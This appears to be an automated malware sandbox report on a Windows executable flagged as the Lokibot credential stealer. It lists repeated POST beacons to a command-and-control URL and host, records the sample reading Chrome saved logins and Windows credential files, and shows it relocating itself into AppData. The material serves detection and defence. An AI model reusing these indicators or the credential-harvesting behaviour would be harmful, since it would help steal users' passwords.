Feb 22, 2021 19:13:12.833798885 CET	1544	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:12 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.4	49841	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:34.725025892 CET	6253	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:35.450486898 CET	6254	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:35 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.4	49842	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:36.028479099 CET	6255	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:36.741519928 CET	6255	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:36 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.4	49843	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:37.334441900 CET	6256	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:38.034826040 CET	6257	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:37 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.4	49844	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:38.623261929 CET	6258	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:39.339082003 CET	6258	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.4	49845	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:39.953346014 CET	6259	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:40.683614016 CET	6260	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:40 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.4	49846	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.4	49847	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.4	49848	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.4	49849	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.4	49850	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49755	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:13.445902109 CET	1545	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:14.146862984 CET	1545	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:14 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.4	49851	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.4	49852	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.4	49853	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.4	49854	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.4	49855	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.4	49856	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.4	49857	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.4	49858	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49756	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:14.755155087 CET	1546	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:15.458630085 CET	1547	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:15 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Conan Fegan - Aluminium.exe PID: 4748 Parent PID: 5836

General

Start time:	19:12:51
Start date:	22/02/2021
Path:	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Conan Fegan - Aluminium.exe'
Imagebase:	0x960000
File size:	398848 bytes
MD5 hash:	708EE64939578FBB07010E20F6C7672C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.651632346.0000000003D09000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.651632346.0000000003D09000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.651632346.0000000003D09000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.651632346.0000000003D09000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.651436438.0000000002D01000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.651436438.0000000002D01000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.651436438.0000000002D01000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.651436438.0000000002D01000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.651436438.0000000002D01000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Conan Fegan - Aluminium.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D4DC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Conan Fegan - Aluminium.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D4DC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D1A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1ACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C011B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C011B4F	ReadFile

Analysis Process: Conan Fegan - Aluminium.exe PID: 7008 Parent PID: 4748

General

Start time:	19:12:59
Start date:	22/02/2021
Path:	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe
Imagebase:	0xc20000
File size:	398848 bytes
MD5 hash:	708EE64939578FBB07010E20F6C7672C
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000005.00000002.901084712.000000000121A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.900810400.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000005.00000002.900810400.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000005.00000002.900810400.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000005.00000002.900810400.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000005.00000002.900810400.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Conan Fegan - Aluminium.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	unknown	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	40415C	ReadFile

Disassembly

Code Analysis